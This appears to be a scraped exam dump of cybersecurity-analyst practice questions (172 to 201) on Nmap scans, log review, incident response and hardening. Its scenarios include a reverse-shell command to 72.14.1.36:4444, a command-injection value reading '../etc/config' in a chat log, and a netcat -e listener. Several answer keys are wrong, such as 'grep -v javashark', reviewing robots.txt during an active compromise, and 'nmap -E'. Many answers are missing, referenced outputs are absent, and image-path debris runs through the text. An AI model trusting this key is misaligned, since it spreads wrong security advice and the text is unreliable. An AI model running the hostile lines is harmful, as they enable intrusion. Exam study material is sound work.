A vulnerability analyst needs to identify all systems with unauthorized web servers on the 10.1.1.0/24 network. The analyst uses the following default Nmap scan:
nmap -sV -p 1-65535 10.1.1.0/24
Which of the following would be the result of running the above command?

A. This scan identifies unauthorized servers.
B. This scan probes all ports and returns open ones.
C. This scan checks all TCP ports and returns versions.
D. This scan checks all TCP ports.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 172
A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a special platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After investigating the platform vulnerability, it was determined that the web services provided are being impacted by this new threat.
Which of the following data types are MOST likely at risk of exposure based on this new threat? (Choose two.)
A. Employee records
B. Corporate financial data
C. Personal health information
D. Intellectual property
E. Cardholder data
Answer: C,E (LEAVE A REPLY)

NEW QUESTION: 173
A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?
A. grep -i chatter14 chat.log
B. grep -v pythonfun chat.log
C. grep -v javashark chat.log
D. grep -v chatter14 chat.log
E. grep -i javashark chat.log
F. grep -i pythonfun chat.log
Answer: C (LEAVE A REPLY)

NEW QUESTION: 174

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

A. Violating national security policy

B. Loss of intellectual property

C. International labor laws

D. Packet injection

Answer: A (LEAVE A REPLY)

NEW QUESTION: 175

Organizational policies require vulnerability remediation on severity 7 or greater within one week. Anything with a severity less than 7 must be remediated within 30 days. The organization also requires security teams to investigate the details of a vulnerability before performing any remediation. If the investigation determines the finding is a false positive, no remediation is performed and the vulnerability scanner configuration is updates to omit the false positive from future scans:

The organization has three Apache web servers:

192.168.1.20 - Apache v2.4.1
192.168.1.21 - Apache v2.4.0
192.168.1.22 - Apache v2.4.0

The results of a recent vulnerability scan are shown below:

```
---
Scan Host: 192.168.1.22

15-Feb-16 10:12:10.1 CDT

Vulnerability CVE-2006-5752

Cross-site scripting (XSS) vulnerability in the mod_status module of Apache server
(httpd), when ExtendedStatus is enabled and a public-server-status page is used,
allows remote attackers to inject arbitrary web script or HTML.

Severity: 4.3 (medium)

---
```


The team performs some investigation and finds a statement from Apache:

"Fixed in Apache HTTP server 2.4.1 and later"

Which of the following actions should the security team perform?

A. Remediate 192.168.1.20 within 30 days

B. Investigate the false negative on 192.168.1.20

C. Remediate 192.168.1.22 within 30 days

D. Ignore the false positive on 192.168.1.22

Answer: (SHOW ANSWER)

NEW QUESTION: 176

A security analyst implemented a solution that would analyze the attacks that the organization's firewalls failed to prevent. The analyst used the existing systems to enact the solution and executed the following command:

$ sudo nc -1 -v -e maildaemon.py 25 > caplog.txt

Which of the following solutions did the analyst implement?

A. Log collector

B. Sinkhole

C. Honeypot

D. Crontab mail script

Answer: A (LEAVE A REPLY)

NEW QUESTION: 177

A security administrator needs to create an IDS rule to alert on FTP login attempts by root. Which of the following rules is the BEST solution?

A. Option A

B. Option D

C. Option C

D. Option B

Answer: (SHOW ANSWER)

NEW QUESTION: 178

Legacy medical equipment, which contains sensitive data, cannot be patched. Which of the following is the BEST solution to improve the equipment's security posture?

A. Move the legacy systems behind a WAF

B. Implement an air gap for the legacy systems.

C. Implement a VPN between the legacy systems and the local network.

D. Place the legacy systems in the DMZ

Answer: (SHOW ANSWER)

The best solution to improve the security posture of legacy medical equipment that contains sensitive data is to implement an air gap (Option B). An air gap is a security measure which involves physically separating a computer or network from other systems, networks, or the internet. This can provide an additional layer of security, as it would prevent the legacy equipment from being compromised by malicious actors. Additionally, it would allow the equipment to

continue to function without needing to be patched, as it would be isolated from other systems and networks.

NEW QUESTION: 179
A human resources employee sends out a mass email to all employees that contains their personnel records. A security analyst is called in to address the concern of the human resources director on how to prevent this from happening in the future.
Which of the following would be the BEST solution to recommend to the director?
A. Install a data loss prevention system, and train human resources employees on its use. Provide PII training to all employees at the company. Encrypt PII information.
B. Train all employees. Encrypt data sent on the company network. Bring in privacy personnel to present a plan on how PII should be handled.
C. Install specific equipment to create a human resources policy that protects PII datA. Train company employees on how to handle PII datA. Outsource all PII to another company. Send the human resources director to training for PII handling.
D. Enforce encryption on all emails sent within the company. Create a PII program and policy on how to handle datA. Train all human resources employees.
Answer: A (LEAVE A REPLY)

NEW QUESTION: 180
During a red team engagement, a penetration tester found a production server. Which of the following portions of the SOW should be referenced to see if the server should be part of the testing engagement?
A. Communication
B. Authorization
C. Exploitation
D. Scope
Answer: D (LEAVE A REPLY)

NEW QUESTION: 181
A security analyst is investigating the possible compromise of a production server for the company's public-facing portal. The analyst runs a vulnerability scan against the server and receives the following output:

```
+ Server: nginx/1.4.6 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can
hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow
the user agent to render the content of the site in a different
fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all
possible dirs)
+ Entry '/wp-admin/' in robots.txt returned a non-forbidden or
redirect HTTP code (302)
+ "robots.txt" contains two entries that should be manually
viewed.
```

In some of the portal's startup command files, the following command appears:

nc -o /bin/sh 72.14.1.36 4444

Investigating further, the analyst runs Netstat and obtains the following output

```
# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address state
tcp 0 0 *:443 *:* LISTEN
tcp 0 52 ":59482 72.14.1.36:4444 ESTABLISHED
tcp 0 0 *:80 *:* LISTEN
```

Which of the following is the best step for the analyst to take NEXT?

A. Delete the unknown files from the production servers

B. Manually review the robots .txt file for errors

C. Initiate the security incident response process

D. Recommend training to avoid mistakes in production command files

E. Patch a new vulnerability that has been discovered

Answer: B (LEAVE A REPLY)

NEW QUESTION: 182

An organization is experiencing issues with emails that are being sent to external recipients Incoming emails to the organization are working fine. A security analyst receives the following screenshot ot email error from the help desk.

The analyst the checks the email server and sees many of the following messages in the logs.

Error 550 - Message rejected

Which of the following is MOST likely the issue?

A. Port 25 is not open.

B. The DKIM private key has expired

C. The DMARC queue is full

D. SPF is failing.

Answer: (SHOW ANSWER)

NEW QUESTION: 183

While reviewing log files, a security analyst uncovers a brute-force attack that is being performed against an external webmail portal. Which of the following would be BEST to prevent this type of attack from beinq successful1?

A. Configure a WAF with brute force protection rules in block mode

B. Create a new rule in the IDS that triggers an alert on repeated login attempts

C. Alter the lockout policy to ensure users are permanently locked out after five attempts.


D. Leverage password filters to prevent weak passwords on employee accounts from being exploited.

E. Implement MFA on the email portal using out-of-band code delivery.

Answer: (SHOW ANSWER)

NEW QUESTION: 184

A cybersecurity analyst is reviewing the following outputs:



Which of the following can the analyst infer from the above output?

A. The remote host is redirecting port 80 to port 8080.

B. The remote host is running a web server on port 80.

C. The remote host is running a service on port 8080.

D. The remote host's firewall is dropping packets for port 80.

Answer: C (LEAVE A REPLY)

NEW QUESTION: 185

An information security analyst is working with a data owner to identify the appropriate controls to preserve the confidentiality of data within an enterprise environment One of the primary concerns is exfiltration of data by malicious insiders Which of the following controls is the MOST appropriate to mitigate risks?

A. Data loss prevention

B. Digital watermarking

C. OS fingerprinting

D. Data deduplication

Answer: (SHOW ANSWER)

NEW QUESTION: 186

An analyst receives an alert from the continuous-monitoring solution about unauthorized changes to the firmware versions on several field devices. The asset owners confirm that no firmware version updates were performed by authorized technicians, and customers have not reported any performance issues or outages. Which Of the following actions would be BEST for the analyst to recommend to the asset owners to secure the devices from further exploitation?

A. Change the passwords on the devices.

B. Implement BIOS passwords.

C. Remove the assets from the production network for analysis.

D. Report the findings to the threat intel community.

Answer: (SHOW ANSWER)

If were referring to other devices, yes - Implement BIOS passwords before they are compromised. But the ones that were already compromised, they need to be removed from the system to avoid further exploitation. Plus, if you put a password on there, the attacker may now have your password.

Remove the assets from the production network for analysis. If the analyst receives an alert about unauthorized changes to the firmware versions on several field devices, the best action to recommend to the asset owners is to remove the assets from the production network for analysis. This would prevent further exploitation of the devices by isolating them from potential attackers and allow the analyst to investigate the source and nature of the unauthorized changes. Changing the passwords on the devices, implementing BIOS passwords, or reporting the findings to the threat intel community are other possible actions, but they are not as effective or urgent as removing the assets from the production network for analysis. Reference: https://www.sans.org/reading-room/whitepapers/incident/incident-handlers-handbook-33901


NEW QUESTION: 187

A new variant of malware is spreading on the company network using TCP 443 to contact its command-and-control server The domain name used for callback continues to change, and the analyst is unable to predict future domain name variance Which of the following actions should the analyst take to stop malicious communications with the LEAST disruption to service?

A. Implement a sinkhole with a high entropy level

B. Disable TCP/53 at the parameter firewall
C. Block TCP/443 at the edge router
D. Configure the DNS forwarders to use recursion
Answer: A (LEAVE A REPLY)
A sinkhole is a technique that redirects malicious network traffic to a controlled destination, such as a fake server or a black hole. A sinkhole can be used to stop malicious communications with a command-and-control server by preventing the malware from reaching its intended destination. A high entropy level means that the sinkhole can generate random domain names that match the changing domain name used by the malware for callback. Blocking TCP/443 at the edge router, disabling TCP/53 at the perimeter firewall, or configuring the DNS forwarders to use recursion are other possible actions that could stop malicious communications, but they could also disrupt legitimate services that use those protocols or settings. Reference: https://www.cisco.com/c/en/us/about/security-center/dns-sinkholing.html

NEW QUESTION: 188
The Chief Information Security Officer (CISO) asked for a topology discovery to be conducted and verified against the asset inventory. The discovery is failing and not providing reliable or complete data. The syslog shows the following information:




Which of the following describes the reason why the discovery is failing?
A. The scan is returning LDAP error code 52255a.
B. The LDAP server is configured on the wrong port.
C. The connection to the LDAP server is timing out.
D. The scanning tool lacks valid LDAP credentials.
E. The server running LDAP has antivirus deployed.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 189
A company's data is still being exfiltered to business competitors after the implementation of a DLP solution. Which of the following is the most likely reason why the data is still being compromised?
A. DRM must be implemented with the DLP solution
B. DLP solutions are only effective when they are implemented with disk encryption
C. Users are not labeling the appropriate data sets
D. Printed reports from the database contain sensitive information
Answer: (SHOW ANSWER)

NEW QUESTION: 190

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:



Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

A. grep -v pythonfun chat.log

B. grep -i javashark chat.log

C. grep -v javashark chat.log

D. grep -i pythonfun chat.log

E. grep -i chatter14 chat.log

F. grep -v chatter14 chat.log

Answer: C (LEAVE A REPLY)

NEW QUESTION: 191

A security analyst performs various types of vulnerability scans. Review the vulnerability scan results to determine the type of scan that was executed and if a false positive occurred for each device.

Instructions:


Select the Results Generated drop-down option to determine if the results were generated from a credentialed scan, non-credentialed scan, or a compliance scan.

For ONLY the credentialed and non-credentialed scans, evaluate the results for false positives and check the findings that display false positives. NOTE: If you would like to uncheck an option that is currently selected, click on the option a second time.

Lastly, based on the vulnerability scan results, identify the type of Server by dragging the Server to the results.

The Linux Web Server, File-Print Server and Directory Server are draggable.

If at any time you would like to bring back the initial state of the simulation, please select the Reset All button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



False Positive **Findings Listing 1**

- Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
- Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
- Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
- Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
- Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive **Findings Listing 2**

- Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
- Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
- Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
- Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
- Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive **Findings Listing 3**

- WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
- INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
- INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
- INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
- INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

Credentialed
Non-Credentialed
Compliance

Answer:

False Positive **Findings Listing 1**

- Critical (10.0) 12209 Security Update for Microsoft Windows (835732)
- Critical (10.0) 13852 Microsoft Windows Task Scheduler Remote Overflow (841873)
- Critical (10.0) 18502 Vulnerability in SMB Could Allow Remote Code Execution (896422)
- Critical (10.0) 58662 Samba 3.x<3.6.4/3.5.14/3.4.16 RPC Multiple Buffer Overflows (20161146)
- Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive **Findings Listing 2**

- Critical (10.0) 19407 Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423)
- Critical (10.0) 11890 Ubuntu 5.04/5.10/6.06 LTS : Buffer Overrun in Messenger Service (CVE-2016-8035)
- Critical (10.0) 27942 Ubuntu 5.04/5.10/6.06 LTS : php5 vulnerabilities (CVE-2016-362-1)
- Critical (10.0) 27978 Ubuntu 5.10/6.06 LTS / 6.10 : gnupg vulnerability (CVE-2016-3931)
- Critical (10.0) 28017 Ubuntu 5.10/6.06 LTS / 6.10 : php5 regression (CVE-2016-4242)

Results Generated

Credentialed
Non-Credentialed
Compliance

False Positive **Findings Listing 3**

- WARNING (1.0.1) System cryptography. Force strong key protection for user keys stored on the computer. Prompt the User each time a key is first used
- INFORM (1.2.4) Network access: Do not allow anonymous enumeration of SAM accounts: Enabled
- INFORM (1.3.4) Network access: Do not allow anonymous enumeration of SAM accounts and shares: Enabled
- INFORM (1.5.0) Network access: Let everyone permissions apply to anonymous users: Disabled
- INFORM (1.6.5) Network access: Sharing and security model for local accounts Classic - local users authenticate as themselves

Results Generated

Credentialed
Non-Credentialed
Compliance

NEW QUESTION: 192
A security analyst is creating ACLs on a perimeter firewall that will deny inbound packets that are from internal addresses, reversed external addresses, and multicast addresses. Which of the following is the analyst attempting to prevent?
A. DDoS attacks
B. Man-in-the-middle attacks
C. Broadcast storms
D. Spoofing attacks
Answer: (SHOW ANSWER)

NEW QUESTION: 193
A security analyst is investigating a malware infection that occurred on a Windows system. The system was not connected to a network and had no wireless capability Company policy prohibits using portable media or mobile storage The security analyst is trying to determine which user caused the malware to get onto the system Which of the following registry keys would MOST likely have this information?
A)
```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\CurrentVersion\Run
```
B)
```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
```
C)
```
HKEY_USERS\<user SID>\Software\Microsoft\Windows\explorer\MountPoints2
```
D)
```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\services\eventlog\System\iusb3hub
```
A. Option A
B. Option C
C. Option B
D. Option D
Answer: (SHOW ANSWER)

NEW QUESTION: 194
An organization is conducting penetration testing to identify possible network vulnerabilities. The penetration tester has received the following output from the latest scan:

```
Starting Nmap 4.67 (http://nmap.org) at 2011-11-03 18:32 EDT
Nmap scan report for 192.168.1.13
Host is up (0.00066s latency).
Not shown: 996 closed ports

PORT        STATE     SERVICE
22/tcp      open      ssh
80/tcp      open      http
139/tcp     open      netbios-ssn
1417/tcp    open      timbuktu-srv1


MAC Address:01:AA:FB:23:21:45

Nmap done: 1 IP address (1 host up) scanned in 4.22 seconds
```


The penetration tester knows the organization does not use Timbuktu servers and wants to have Nmap interrogate the ports on the target in more detail. Which of the following commands should the penetration tester use NEXT?

A. nmap -sV 192.168.1.13 -p1417

B. nmap -sS 192.168.1.13 -p1417

C. sudo nmap -sS 192.168.1.13

D. nmap 192.168.1.13 -v

Answer: (SHOW ANSWER)

NEW QUESTION: 195

As a proactive threat-hunting technique, hunters must develop situational cases based on likely attack scenarios derived from the available threat intelligence information. After forming the basis of the scenario, which of the following may the threat hunter construct to establish a framework for threat assessment?

A. Critical asset list

B. Threat vector

C. Attack profile

D. Hypothesis

Answer: D (LEAVE A REPLY)

A hypothesis is a statement that can be tested by threat hunters to establish a framework for threat assessment. A hypothesis is based on situational awareness and threat intelligence information, and describes a possible attack scenario that may affect the organization. A hypothesis can help to guide threat hunters in their investigation by providing a clear and specific question to answer, such as "Is there any evidence of lateral movement within our network?" or "Are there any signs of data exfiltration from our servers?".

NEW QUESTION: 196

A cybersecurity analyst wants to use ICMP ECHO_REQUEST on a machine while using Nmap.

Which of the following is the correct command to accomplish this?

A. $ nmap --traceroute 192.168.1.7

B. $ ping --PE 192.168.1.7

C. $ nmap -O 192.168.1.7

D. $ nmap -E 192.168.1.7

Answer: D (LEAVE A REPLY)

NEW QUESTION: 197

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (en1 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=32103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```


Which of the following would explain the difference in results?

A. The routing tables for ping and hping3 were different.

B. The original ping command needed root permission to execute.

C. hping3 is returning a false positive.

D. ICMP is being blocked by a firewall.

Answer: D (LEAVE A REPLY)

NEW QUESTION: 198

An analyst is examining a system that is suspected of being involved in an intrusion.

The analyst uses the command `cat/etc/passwd' and receives the following partial output:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/bin/bash
```

Based on the above output, which of the following should the analyst investigate further?

A. User `mail' should not have a default shell of /usr/sbin/nologin

B. User `root' should not have a home directory of /root

C. User `daemon' should not have a home directory of /usr/sbin

D. User `news' should not have a default shell of /bin/bash

Answer: (SHOW ANSWER)

NEW QUESTION: 199

A security analyst is reviewing port scan data that was collected over the course of several months. The following data represents the trends:

	Number of devices with open ports					
Port	Month 1	Month 2	Month 3	Month 4	Month 5	Month 6
445	8	8	8	8	8	8
8443	7	9	10	13	16	19
22	6	6	7	6	8	6

Which of the following is the BEST action for the security analyst to take after analyzing the trends?

A. Review the system configurations to determine if port 445 needs to be open.

B. Assume there are new instances of Apache in the environment.

C. Investigate why the number of open SSH ports varied during the six months.

D. Raise a concern to a supervisor regarding possible malicious use Of port 8443.


Answer: C (LEAVE A REPLY)

According to the CompTIA CySA+ Certification Exam Study guide, the best action for the security analyst to take after analyzing the trends is to investigate why the number of open SSH ports varied during the six months. This could indicate that malicious actors are attempting to gain access to the system, and it would be important to find out the root cause of this activity in order to prevent further intrusions. Additionally, raising a concern to a supervisor regarding possible malicious use of port 8443 would also be a prudent step, as this port is often used by attackers. As stated in the study guide, "Monitoring network ports and traffic can provide insight into

suspicious activity and may be necessary to identify malicious activities". Additionally, "Ports can be used to gain unauthorized access to a system, so it is important to monitor the ports and to take steps to ensure that only necessary ports are open".

NEW QUESTION: 200
A security analyst recently discovered two unauthorized hosts on the campus's wireless network segment from a man-in-the-middle attack. The security analyst also verified that privileges were not escalated, and the two devices did not gain access to other network devices. Which of the following would BEST mitigate and improve the security posture of the wireless network for this type of attack?
A. Enable MAC filtering on the wireless router and create a whitelist that allows devices on the network
B. Enable MAC filtering on the wireless router and suggest a stronger encryption for the wireless network
C. Conduct a wireless survey to determine if the wireless strength needs to be reduced
D. Change the SSID, strengthen the passcode, and implement MAC filtering on the wireless router
Answer: (SHOW ANSWER)

NEW QUESTION: 201
An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing vulnerability scan results from a recent web server scan.
Portions of the scan results are shown below:



Which of the following lines indicates information disclosure about the host that needs to be remediated?
A. Response: :\Documents\MarySmith\mailingList.pdf
B. Finding#5144322
C. First Time Detected 10 Nov 2015 09:00 GMT-0600
D. Access Path: http://myOrg.com/mailingList.htm
E. Request: GET http://myOrg.com/mailingList.aspx?content=volunteer
Answer: A (LEAVE A REPLY)

